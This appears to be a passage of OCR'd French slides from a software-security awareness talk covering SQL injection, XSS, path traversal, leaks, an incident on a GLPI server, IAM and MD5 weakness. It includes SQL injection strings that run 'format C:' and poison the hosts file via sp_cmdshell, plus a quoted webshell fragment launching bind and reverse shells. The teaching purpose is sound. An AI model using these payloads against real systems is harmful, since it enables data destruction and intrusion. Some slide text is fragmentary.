... mais malheureusement il y a beaucoup de dinosaures en informatique



Gouig ➔ `SELECT * FROM CLIENTS WHERE nom LIKE 'Gouig*'` => Liste les Gouig...

Gouig ; `DELETE CLIENT` ➔ Aucun retour

Gouig' ; `DELETE CLIENT` ➔ Erreur de syntaxe

Gouig' ; `DELETE CLIENT ; --` ➔ Purge la table !

Gouig' ; `EXEC sp_cmdshell 'format C: /yes' ; --` ➔ plus méchant

Gouig' ; `EXEC sp_cmdshell 'echo 178.67.8.23 google.fr > c:\windows\system32\hosts' ; --` ➔ plus méchant... et vicieux

S Vous pensiez que le XSS était de l'histoire ancienne ?


Avez-vous souvent réalisé des projets de décommissionnement d'applications ? Non, car l'informatique ne meurt jamais...

[Home](#) > [News](#) > [Security](#) > [Phishing campaign uses UPS.com XSS vuln to distribute malware](#)

Phishing campaign uses UPS.com XSS vuln to distribute malware

By [Lawrence Abrams](#)

This email is filled with numerous legitimate links that perform no malicious behavior. However, the tracking number is a link to UPS' site that includes an exploit for an XSS vulnerability that injects malicious JavaScript into the browser when the page is opened.




§ Ça marche aussi bien sûr pour les fichiers

Attaque de type path traversal

- D'où l'importance de revenir au chemin canonique
- Solutions :
 - Suppression des symboles spéciaux (« sanitisation »)
 - Encore mieux : expression régulière des caractères autorisés
- La différence entre les deux : la même qu'entre black list et white list

§ Limiter la fuite d'information



```
DoesNotExist at /index.html
Project matching query does not exist.

Request Method: GET
Request URL: http://www.handimap.org/index.html
Django Version: 1.6.1
Exception Type: DoesNotExist
Exception Value: Project matching query does not exist.
Exception Location: /usr/local/lib/python2.7/dist-packages/django/db/models/query.py in get, line 307
Python Executable: /usr/bin/uwsgi-core
Python Version: 2.7.3
Python Path: ['.',
              '/usr/local/lib/python2.7/dist-packages/setuptools-2.2-py2.7.egg',
              '/usr/lib/python2.7',
              '/usr/lib/python2.7/plat-linux2',
              '/usr/lib/python2.7/lib-tk',
              '/usr/lib/python2.7/lib-old',
              '/usr/lib/python2.7/lib-dynload',
              '/usr/local/lib/python2.7/dist-packages',
              '/usr/local/lib/python2.7/dist-packages/PIL',
              '/usr/lib/python2.7/dist-packages',
              '/usr/lib/python2.7/dist-packages/PIL',
              '/usr/lib/python2.7/dist-packages/gtk-2.0',
              '/usr/lib/pymodules/python2.7',
              '/var/www/www.handimap.org/',
              '/var/www/www.handimap.org/website']

Server time: Wed, 6 Sep 2017 22:54:13 +0200
```


§ Ne pas créer de buffer overflows

Nous ne sommes plus nombreux à coder en C / C++, mais au cas où...

```
Public VerifPassword()  
{  
    var input[8];  
    return comp(input, 'coucou');  
}
```

```
if (VerifPassword())  
    // Code  
else  
    // Rejet
```

Goto KO
Goto OK
Call Comp
INPUT
COUCOU

coucou

bidule

xxxx xxxx Call Diff

Goto KO
Goto OK
Call Comp
coucou
coucou

Goto KO
Goto OK
Call Comp
bidule
coucou

Goto KO
Goto OK
Call Diff
xxxx xxxx
coucou

A close-up photograph of a document featuring several charts. In the foreground, a black pen with a gold-colored tip is positioned over a line graph. The line graph has three data series: a blue line with circular markers, a red line with square markers, and a yellow-green line with diamond markers. All three series show an upward trend. In the background, there is a bar chart with blue bars and a pie chart with segments in purple, green, and red. The text 'Le job de RSSI' is overlaid in white on the line graph.

Le job de RSSI



La partie non technique, la plus importante

Numéro 1 des jobs à siège éjectable et générateurs de stress

- Organiser la sécurité par le SMSI
- PSSI / PAS / Procédures
- Cellule de crise
- PCA / PRA / IRP
- Superviser la surveillance des outils
- Communiquer / éduquer
- En cas de crise, piloter la réponse

A close-up photograph of a hand holding a small, light-colored object, possibly a piece of wood or a small animal, over a blue tray. The background is blurred, showing a white surface and a blue object. The text "Exemple détaillé sur la dernière attaque" is overlaid in white, with a red and black progress bar below it.

Exemple détaillé sur la dernière attaque



§ GLPI : un outil open source développé en PHP

- Une faille introduite par... une librairie de sécurité !!!
- Merci l'EDR pour le blocage...

Quarantine Details	
Name:	Webshell.Generic.177
Category:	Malware
Type:	File
Location:	/var/www/html/vendor/htmlawed/htmlawed/404.php
Detection ID:	c63ada23-97c3-5f08-6115-a1f24b4ffdc2
Endpoint:	glpiserver

§ Les charges utiles étaient déposées dans plusieurs langages

```
}
if($_POST['p1'] == 'bpc') {
    cf("/tmp/bp.c",$bind_port_c);
    $_ = ex("gcc -o /tmp/bp /tmp/bp.c");
    @unlink("/tmp/bp.c");
    $_ .= ex("/tmp/bp ".$_POST['p2']." ".$_POST['p3']." &");
    echo "<pre class=ml1>$_".ex("ps aux | grep bp")."</pre>";
}
if($_POST['p1'] == 'bpp') {
    cf("/tmp/bp.pl",$bind_port_p);
    $_ = ex(which("perl")." /tmp/bp.pl ".$_POST['p2']." &");
    echo "<pre class=ml1>$_".ex("ps aux | grep bp.pl")."</pre>";
}
if($_POST['p1'] == 'bcc') {
    cf("/tmp/bc.c",$back_connect_c);
    $_ = ex("gcc -o /tmp/bc /tmp/bc.c");
    @unlink("/tmp/bc.c");
    $_ .= ex("/tmp/bc ".$_POST['p2']." ".$_POST['p3']." &");
    echo "<pre class=ml1>$_".ex("ps aux | grep bc")."</pre>";
}
if($_POST['p1'] == 'bcp') {
    cf("/tmp/bc.pl",$back_connect_p);
    $_ = ex(which("perl")." /tmp/bc.pl ".$_POST['p2']." ".$_POST['p3']." &");
    echo "<pre class=ml1>$_".ex("ps aux | grep bc.pl")."</pre>";
}
}
echo '</div>';
hardFooter();
```

- gcc n'avait pas été installé sur la machine : réduction de la surface d'attaque
- Mais perl et python étaient présents !

§ La faille initiale était sur les hooks de htmlawed

```
[Tue Oct 04 00:00:09.428945 2022] [ssl:warn] [pid 11655] AH01909: glpiserver.internal.cloudapp.net:443:0 server certificate does NOT include an ID which matches the server name
[Tue Oct 04 00:00:09.429116 2022] [mpm_prefork:notice] [pid 11655] AH00163: Apache/2.4.38 (Debian) OpenSSL/1.1.1n configured -- resuming normal operations
[Tue Oct 04 00:00:09.429125 2022] [core:notice] [pid 11655] AH00094: Command line: '/usr/sbin/apache2'
[Tue Oct 04 04:21:33.082588 2022] [php7:notice] [pid 14434] [client 59.52.60.11:58641] PHP Notice: Undefined index: spec in /var/www/html/vendor/htmlawed/htmlawed/htmlLewedTest.php on line 643
[Tue Oct 04 04:34:28.161737 2022] [php7:notice] [pid 14437] [client 59.52.60.11:62321] PHP Notice: Undefined index: spec in /var/www/html/vendor/htmlawed/htmlawed/htmlLewedTest.php on line 643
[Tue Oct 04 05:14:04.222568 2022] [php7:notice] [pid 14436] [client 192.30.242.202:50800] PHP Notice: Undefined index: spec in /var/www/html/vendor/htmlawed/htmlawed/htmlLewedTest.php on line 643
```

```
function htmLewed($t, $C=1, $S=array()){
    ...
    99 if($C['hook']){$t = $C['hook']($t, $C, $S);}
}
```

← → ↻ Non sécurisé | 192.168.1.16:8000/vendor/htmlawed/htmlawed/htmlLewedTest.php

HTMLAWED 1.2.5 TEST

Input * (max. 12000 chars)
id

Process

Settings *

- abs_url: ☐ -1 ☒ 0 ☐ 1 absolute/relative URL conversion
- and_mark: ☒ 0 ☐ 1 mark original & chars
- anti_link_spam: ☒ 0 ☐ 1 regex for extra rel: regex for no href:
- anti_mail_spam: ☒ 0 ☐ 1 replacement: NO@SPAM replace # in mailto: URLs
- balance: ☐ 0 ☒ 1 fix nestings and balance tags
- base_url: base URL
- CDATA: ☐ 0 ☐ 1 ☐ 2 ☒ 3 not set allow CDATA sections
- clean_ms_char: ☒ 0 ☐ 1 ☐ 2 replace bad characters introduced by Microsoft apps. like Word
- comment: ☐ 0 ☐ 1 ☐ 2 ☒ 3 not set allow HTML comments
- CSS_expression: ☐ 0 ☐ 1 ☒ 2 not set allow dynamic expressions in CSS style properties
- deny_attribute: ☒ 0 ☐ 1 these: denied attributes
- direct_list_nest: ☐ 0 ☐ 1 ☒ 2 not set allow direct nesting of a list within another without res
- elements: allowed elements
- hexdec_entity: ☐ 0 ☒ 1 ☐ 2 convert hexadecimal numeric entities to decimal ones, or vice versa
- hook: exec name of hook function

A close-up photograph of two hands. The right hand is holding a small, light-colored, textured object (possibly a piece of wood or a small sculpture) between the thumb and index finger. The left hand is holding a tablet computer, which is displaying a blue and white geometric pattern. The background is a plain, light-colored wall.

Et il y en a aussi pour les architectes


Une méthodologie origine Microsoft : le SD3

Un mois complètement à l'arrêt des développements pour se former à la sécurité... ça fait rêver, non ?

- **Secure By Design** : la sécurité doit être prise en compte dès la conception logicielle (et non rajoutée après coup) : gouvernance, formation, procédures de bug fixing, tests de régression, pentests, failsafe, graceful degradation, etc.)
- **Secure By Default** : le logiciel tel qu'il est paramétré par défaut doit être le plus sécurisé possible (surface d'attaque ouverte au fur et à mesure des besoins justifiés, principe de moindre privilège, etc.)
- **Secure By Deployment** : garder la sécurité à un bon niveau au cours du cycle de vie logiciel (patching, administration, information des utilisateurs)

§ Sécurité périmétrique ou Zéro Trust ?

Il faut changer les paradigmes




§ Les normes commencent par la sémantique

Ce qui se conçoit bien s'énonce clairement...

Besides a mathematical inclination, an exceptionally good mastery of one's native tongue is the most vital asset of a competent programmer.
Edsger W.Dijkstra in "How do we tell truths that might hurt?", EWD498, 1975

RBAC

ABAC



§ Les trois domaines de l'IAM

Découper pour mieux standardiser

Authentification



Identification



Autorisation



Open Policy Agent



Open Policy Agent



Les cinq responsabilités de l'habilitation

Organiser le découplage applicatif pour faciliter l'évolution

- PAP : administration (écrire des règles ou les modifier)
- PRP : retrieval (lire la règle)
- PDP : decision (évaluer la règle)
- PIP : information (récupérer des attributs supplémentaires)
- PEP : enforcement (appliquer les règles)

A high-angle, top-down view of a group of people sitting around a white conference table. Several individuals are visible, some with their hands on laptops or pointing at documents. The documents feature various charts and graphs, including bar charts and pie charts. Two white coffee cups are placed on the table. The overall atmosphere is professional and collaborative.

Et bien sûr aussi pour les administrateurs

S Pensez-vous que les voitures utilisent des pièces de 20 ans ?

Et pourtant, nombreux sont les sites qui utilisent encore du MD5...



CENTRAL EUROPE MIDDLE EAST SCANDINAVIA AFRICA UK ITALY SPAIN MORE ▼

NSA urges system administrators to replace obsolete TLS protocols

NSA: Obsolete encryption provides a false sense of security.



By [Catalin Cimpanu](#) for [Zero Day](#) | January 20, 2021 -- 16:49 GMT
(16:49 GMT) | Topic: [Security](#)

Spyware - les supprimer

Détection, nettoyage et protection contre les Spyware.
www.pctools.com

Atos Origin Recrute

Ingénieur Systèmes ou Réseaux ? Faites Votre Choix et Postulez !
AtosOriginRecrute.fr



Annonces Google

Général

[Accueil](#)
[Revue de presse](#)
[Contactez-nous](#)
[Participez](#)

Les menaces

[Les honeypots](#)
[L'e-commerce](#)
[Internet et la vie privé](#)
[Les virus, Vers et Hoax](#)
[Les Spams et Antispam](#)
[TrendMicro](#)

Divers

Annonces Google

[Decrypter](#)
[Cracker](#)
[Mot](#)
[Password](#)
[Crypté](#)

Les attaques

[DOS](#)
[Listes des dictionnaires](#)
[Les Scan UDP et TCP](#)
[Brute force DNS](#)
[Sniffers et Antisniffers](#)
[Attaque de Switch](#)
[Attaque d'HSRP](#)

Les VPN

[SSL et TLS](#)

Les Infrastructures

[Ethernet](#)



AuthSecu

Le site de la Sécurité Réseau des Entreprises

Décryptez votre HASH MD5 instantanément

Chaîne demandée : toto

Chaîne correspondante : f71dbe52628a3f83a77ab494817525c6

Recherche

☐ Web ☐ AuthSecu

Votre sécurité

[81.53.4.190:1863](#)
[Décryptez MD5](#)
[Décryptez Cisco 7](#)

Les lois et normes

[Adresse IP personnelle ?](#)
[Le code pénal pour le SI](#)
[Les condamnations](#)

Interactif

[Forums](#)
[Elearning](#)
[Multimédia](#)

Les Outils exe

[ArpFlood](#)
[Cisco7](#)
[EnableSecret](#)
[Session](#)
[SynFlood](#)

La newsletter

1 mail / mois



Annonces Google

f71dbe52628a3f83a77ab494817525c6 - Recherche Firefox - Mozilla Firefox

Fichier Édition Affichage Historique Délicieux Marque-pages Outils ?

http://www.google.fr/search?q=f71dbe52628a3f83a77ab494817525c6&ie=utf-8&oe=utf-8&aq=t&rls=org.mo 2628a3f83a77ab494817525c6

f71dbe52628a3f83a77ab494817... x

Web Images Maps Actualités Vidéo Gmail plus ▼ Connexion

Google

f71dbe52628a3f83a77ab494817525c6 Rechercher Recherche avancée Préférences

Rechercher dans : ☒ Web ☐ Pages francophones ☐ Pages : France

Web Résultats 1 - 10 sur un total d'environ 254 pour f71dbe52628a3f83a77ab494817525c6 (0,11 secondes)

[Réponse \[WD12\]\[eGroupWare\] Vérification du mot de passe, entraide ...](#)
6 messages - Dernier message : 29 oct
sPwdStocke est une chaîne = "f71dbe52628a3f83a77ab494817525c6" sHashPwd est une chaîne = HashChaîne(HA_MD5_128,sPwd) ...
[www.generation-nt.com/reponses/wd12-egroupware-verification-mot-passe-entraide-3238031.html](#) - [Pages similaires](#)

[Tester la fiabilité de son mot de passe - Tux-planet](#)
md5force to f71dbe52628a3f83a77ab494817525c6 4 ... md5force
0123456789abcdefghijklmnopqrstuvwxyz. f71dbe52628a3f83a77ab494817525c6 6 ...
[www.tux-planet.fr/tester-la-fiabilite-de-son-mot-de-passe/](#) - 53k - [En cache](#) - [Pages similaires](#)

[Mysql convertir mot de passe en md5 - Page 2 - Forum des développeurs](#)
Et dans ta base tu devrais avec f71dbe52628a3f83a77ab494817525c6 aussi car ... Et donc
f71dbe52628a3f83a77ab494817525c6=f71dbe52628a3f83a77ab494817525c6, ...
[www.developpez.net/forums/d402786-2/bases-donnees/mysql/administration/mysql-convertir-passe-md5/](#) - 218k - [En cache](#) - [Pages similaires](#)

[phpBB-fr.com • Probleme Hebergeur : Installation - Page 2](#)
sa pas lair de marcher, j'ai été dans mon phpmyadmin et Sql et mis la requete, UPDATE
phpbb_users SET `user_password` = "f71dbe52628a3f83a77ab494817525c6" ...
[forums.phpbb-fr.com/support-installation-phpbb3/sujet155813-15.html](#) - Il y a 2 heures - [Pages similaires](#)


[Contenu de la table `jac12_group` -- INSERT INTO `jac12_group` ...](#)

\n', 0, 1209824147, 1, NULL, NULL, NULL, '2.jpg', 0, '', NULL), (3, 'juju', 'juju',
f71dbe52628a3f83a77ab494817525c6', 'h', '1986-10-19', ...
[forge.jelix.org/svn/wechange/app/install/wechange_install_data.mysql.sql](#) - 6k - [En cache](#) - [Pages similaires](#)

[wechange - Changeset 76 - Jelix Forge](#) - [[Traduire cette page](#)]
3, 3, UPDATE membres SET `password`=f71dbe52628a3f83a77ab494817525c6'; ... 98, (1,
'bastnic', 'bastnic', f71dbe52628a3f83a77ab494817525c6', 'h', ...
[forge.jelix.org/projects/wechange/changeset/76](#) - 99k - [En cache](#) - [Pages similaires](#)
[Autres résultats, domaine forge.jelix.org »](#)

[planet.evolix.org](#)
de hash MD5 au format hexadécimal f71dbe52628a3f83a77ab494817525c6 par exemple ...

Terminé



Rechercher

[Recherche avancée](#)
[Préférences](#)

Rechercher dans : ☒ Web ☐ Pages francophones ☐ Pages : France

Résultats 51 - 53 sur 53 pour **f71dbe52628a3f83a77ab494817525c6**. (0,08 secondes)

toto f71dbe52628a3f83a77ab494817525c6 touchstone

9ad528c46d6714991e0795e3671c5b77 tove a2649d165191e9a91e0e645fb6e18bc6 previous

page next page ...

md5.paniert.org/md5/page2420.php - 148k - [En cache](#) - [Pages similaires](#)

f71dbe52628a3f83a77ab494817525c6 == md5("toto"). brīvas gribas cilvēks mūzikas skola

pretstraume likumīgums iesolot rindā labā stavoklī uzsūkšanās haniste ...

savs.sytes.net/hash/md5/0b080119cbf1138edfa9132471e1a661/tot.htm -

67k - [En cache](#) - [Pages similaires](#)

phpMyAdmin SQL Dump -- version 2.6.3-pl1 -- http://www.phpmyadmin ...

```
-- phpMyAdmin SQL Dump -- version 2.6.3-pl1 -- http://www.phpmyadmin.net -- -- Serveur:
```

nt2r.sql.free.fr -- Généré le : Dimanche 28 Octobre 2007 à 01:12 ...

nd2r.free.fr/nt2r.sql - [Pages similaires](#)

Pour limiter les résultats aux pages les plus pertinentes (total : 53), Google a ignoré certaines pages à contenu similaire.

Si vous le souhaitez, vous pouvez [relancer la recherche en incluant les pages ignorées](#).

